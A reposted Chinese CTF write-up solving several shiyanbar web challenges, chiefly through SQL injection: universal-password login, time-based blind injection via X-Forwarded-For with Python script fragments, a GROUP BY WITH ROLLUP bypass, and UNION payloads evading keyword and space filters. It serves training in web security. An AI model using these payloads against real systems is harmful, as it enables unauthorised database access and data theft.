

1008.CTF 题目之 WEB Writeup 通关大全 – 2

转载

[weixin_30826095](#) 于 2019-02-17 23:42:00 发布 120 收藏

文章标签: [php 数据库 xhtml](#)

原文链接: <http://www.cnblogs.com/beijibing/p/10393310.html>


版权

Web题目系列2

登陆一下好吗??

题目链接

<http://shiyandar.com/ctf/1942>



题目描述

不要怀疑,我已经过滤了一切,还再逼你注入,哈哈哈哈哈!

flag格式: ctf{xxxx}

解题思路

一个万能密码问题,多试试就可以了。

```
username: ''='  
password: ''='
```

who are you?

题目链接

<http://shiyandar.com/ctf/1941>

题目描述

我要把攻击我都记录db中去!

解题思路

看到题目就想到修改x-forwarded-for来进行注入。经过测试,以及后面的内容都会被过滤,这就导致我们的传统注入语句失效了,这里可以使用case when then语句进行注入。

1. 判断数据库名称长度 1' and case when (length((SELECT concat(database()))<5) then sleep(3) else sleep(0) end and '1'='1, 此句如果执行有延迟,则说明数据库名称小于5个字符,使用<4的时候,执行不成功,说明数据库长度为4个字符。
2. 判断数据库名的各个字符, "1' and case when (substring((select database()) from %s for 1)='%s') then sleep(5) else sleep(0) end and '1'='1"% (i,each), 其中i为从第i个字符开始,for 1为取一个字符,each为ascii,从此句可判断数据库名为web4
3. 查看数据库中表单的数量, 1' and case when ((select count(TABLE_NAME) from information_schema.tables where table_schema='web4') = 2) then sleep(3) else sleep(0) end and '1'='1;此句判断数据库中有两个表。
4. 判断数据库表名长度, "1' and case when(substring((select group_concat(table_name separator ';') from information_schema.tables where table_schema='web4') from %s for 1)='') then sleep(6) else 0 end and 'a'='a"% (i), 其中i为长度。
5. 判断数据库表名, "1' and case when(ascii(substring((select group_concat(table_name separator ';') from information_schema.tables where table_schema='web4') from %s for 1))=%s) then sleep(6) else 0 end and 'a'='a"% (i,each), 其中i为从第i个字符开始,for 1为取一个字符,each为ascii,找到表flag。
6. 判断表flag字段, "1' and case when(ascii(substring((select group_concat(column_name separator ';') from information_schema.columns where table_name='flag') from %s for 1))=%s) then sleep(6) else 0 end and 'a'='a"% (i,each), 得到字段flag。
7. 判断表flag, 字段flag中内容长度, "1' and case when(length(substring((select group_concat(flag separator ';') from flag) from %s for 1))='') then sleep(6) else 0 end and 'a'='a"% i。
8. 获取flag值, "1' and (select case when (substring((select flag from flag) from %d for 1)='%s') then sleep(10) else sleep(0) end) and '1'='1"% (i,str)。
9. flag值为

列一下获取flag的脚本

```
\#-*-coding:utf-8-*-#基于python2.7
import requests
import string
import time
url="http://ctf5.shiyanbar.com/web/wonderkun/index.php" payloads='abcdefghijklmnopqrstuvwxyz0123456789@_.{}
```

这道题提交必须加ctf，是个坑，提交了好多次，才正确。

ctf{cdbf14c9551d5be5612f7bb5d2867853}


```
flag is:cdbf14c9551d5be5612f7bb5d286
flag is:cdbf14c9551d5be5612f7bb5d286
flag is:cdbf14c9551d5be5612f7bb5d2867
flag is:cdbf14c9551d5be5612f7bb5d28678
flag is:cdbf14c9551d5be5612f7bb5d286785
flag is:cdbf14c9551d5be5612f7bb5d2867853

[Finally] current flag is cdbf14c9551d5be5612f7bb5d2867853
```

因缺思汀的绕过

题目链接

http://shiyandar.com/ctf/1940



题目描述

访问解题链接去访问题目,可以进行答题。根据web题一般解题思路去解答此题。看源码,请求,响应等。提交与题目要求一致的内容即可返

解题思路

在注释里找到<!--source: source.txt-->,是源码文件:

```
<?php
error_reporting(0);

if (!isset($_POST['uname']) || !isset($_POST['pwd'])) { echo '<form action="" method="post">'.<br/>"; echo
```

可以看到此题目设置了三个坑

1. \$filter = "and|select|from|where|union|join|sleep|benchmark|,|\(|\)|";
2. if (mysql_num_rows(\$query) == 1) { 3. if(\$key['pwd'] == \$_POST['pwd']) {

每一个都得绕过，首先第一个问题是过滤了一些字符串，但是由于已经给出了哪些字符被过滤了，所有很好绕过，使用1' or '1' #绕过。

第二个要求用户名查询结果集只有一个，直接使用语句1' or 1 limit 1 offset 0 #绕过。

第三个要求只有一个条目的结果集中pwd字段要和用户提交的字段pwd一样，如果一样，则返回flag。这个坑可以通过使用group by with rollup语句进行绕过，with rollup的作用请看下面的讲解，使用它绕过坑3的原理就是让null=null，先列出payload1' or 1 group by pwd with rollup limit 1 offset 2#，可以看到offset后面改为了2，同时gourp by的字段为pwd，这利用了with roolup的一个特性，当offset偏移刚好为条目最后一条+1时，还是会列出最后一条的信息，但同时本身语句是查不出内容的，当前pwd也无法聚合出内容，mysql就给出了null，这样就绕过了坑3。

GROUP BY子句允许一个将额外行添加到简略输出端 WITH ROLLUP 修饰符。这些行代表高层(或高聚集)简略操作。ROLLUP 因而允许你在多层分析的角度回答有关问询的问题。或者你可以使用 ROLLUP, 它能用一个问询提供双层分析。将一个 WITH ROLLUP修饰符添加到GROUP BY 语句，使询问产生另一行结果，该行显示了所有年份的总价值：

```
mysql> SELECT year, SUM(profit) FROM sales GROUP BY year WITH ROLLUP;
```

```
+-----+-----+
| year | SUM(profit) |
+-----+-----+
| 2000 | 4525 |
| 2001 | 3010 |
| NULL | 7535 |
+-----+-----+
```

简单的sql注入之1

题目链接

<http://shiyandar.com/ctf/1875>

题目描述

通过注入获得flag值（提交格式：flag{ }）。

解题思路

经过fuzz，发现题目过滤了union,select,但是当输入的是unionselect的时候，就发现

都能显示出来，这种情况一般猜测是过滤空格和空格之间的内容，使用各种如+, /**/, /*!*/, %0a的都可以绕过空格。给出一个

payload, id=1'+union%0aselect/**/flag/**/from/**/flag/**/where/**/'1'=1。

flag{Y0u_@r3_50_dAmn_90Od}



到底过滤了什么东西?

提交查询

```
ID: 1' union
select/**/flag/**/from/**/flag/**/where/**/'1'='1
name: baloteli
```

```
ID: 1' union
select/**/flag/**/from/**/flag/**/where/**/'1'='1
name: flag{Y0u_@r3_50_dAmn_900d}
```

查看器 控制台 调试器 {} 样式编辑器 性能 HackBar >> ... X

Load URL

Split URL

Execute

http://ctf5.shiyanbar.com/423/web/?id=1'+union%0aselect/**/flag
/**/from/**/flag/**/where/**/'1'='1

Post data Referrer User Agent Cookies

再给一个获取所有表的

payload, id=1'+union%0aselect/**/TABLE_NAME/**/from/**/information_schema.tables/*



```
ID: 1' union
select/**/table_name/**/from/**/information_schema.tables
name: CHARACTER_SETS
```

```
ID: 1' union
select/**/table_name/**/from/**/information_schema.tables
name: COLLATIONS
```

```
ID: 1' union
select/**/table_name/**/from/**/information_schema.tables
name: COLLATION_CHARACTER_SET_APPLICABILITY
```

查看器 控制台 调试器 {} 样式编辑器 性能 HackBar >> ... X

Load URL

Split URL

Execute

```
http://ctf5.shiyanbar.com/423/web/?id=1'+union%0aselect
/**/TABLE_NAME/**/from/**/information_schema.tables/**/where
/**/'1'='1
```

Post data Referrer User Agent Cookies

简单的sql注入之2

题目链接

<http://shiyanbar.com/ctf/1908>

3 2 1 +

← → ↻ ⓘ ctf5.shiyanbar.com/web/index_2.php?id=' 🔍 ⋮ ☆ >> ☰

提交查询

flag

到底过滤了什么东西?

You have an error in your SQL syntax; check the manual th

题目描述

有回显的mysql注入
格式: flag{}

解题思路

和上一类似, 有区别的是这道题目又过滤了%0a, 给出

payload, id=1%27/**/union+select/**/flag/**/from/**/flag/**/where/**/%271%27=%271。

The screenshot shows a web browser window with the URL `ctf5.shiyanbar.com/web/index_2.php?id=1'/**/u`. The page content includes a title **flag**, a subtitle **到底过滤了什么东西?**, and a search input field with a **提交查询** button. Below the input, two SQL injection payloads are shown:

```
ID: 1'/**/union select/**/flag/**/from/**/flag/**/where,
name: baloteli
```

```
ID: 1'/**/union select/**/flag/**/from/**/flag/**/where,
name: flag{Y0u_@r3_50_dAmn_90Od}
```


The developer tools are open, showing the **Load URL** tab. The URL field contains the full payload: `http://ctf5.shiyanbar.com/web/index_2.php?id=1%27/**/union+select/**/flag/**/from/**/flag/**/where/**/%271%27=%271`. The **Execute** button is highlighted. Below the URL field, there are checkboxes for **Post data**, **Referrer**, **User Agent**, and **Cookies**.

At the bottom of the browser window, the output of the SQL injection is visible: `flag{Y0u_@r3_50_dAmn_90Od}`.

简单的sql注入之3

题目链接

http://shiyandar.com/ctf/1909



flag

到底过滤了什么?

提交查询

Hello!

题目描述

mysql报错注入

格式: flag{}

解题思路

此题目使用sqlmap可以直接跑出来，因为题目给出了报错注入(这是坑)，测试了updatexml、extractvalue使用不了，但是测试id=1' and ascii(substr(database(),1,1))<200 --+，发现可以正常执行。中间就不给出如何去爆库，表，列了，可以参考who are you?中的方式，给出执行脚本：

```
# coding:utf-8
import requests
import string
string = string.digits+string.ascii_lowercase
flag = []
FLAG = False

def POC(x,i): url = 'http://ctf5.shiyanbar.com/web/index_3.php?id=' poc = "1'and ascii(substr((select flag
```


```
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=119--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=120--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=121--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=122--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=123--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=124--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=125--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=126--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=127--+
testing url:http://ctf5.shiyanbar.com/web/index_3.php?id=1'and ascii(substr((select flag from flag),27,1))=128--+
flag{Y0u_@r3_50_dAmn_900d}
for i in range(35, 129): # ascii码可写字符32-127
```

flag{Y0u_@r3_50_dAmn_900d}

天下武功唯快不破


题目链接

http://shiyandar.com/ctf/1854



can you do it more faster?There is no martial art is indefectible, while the fastest speed is the only way for long success.

>>>>>>----You must do it as fast as you can!----<<<<<<



题目描述

看看响应头

格式: CTF{ }

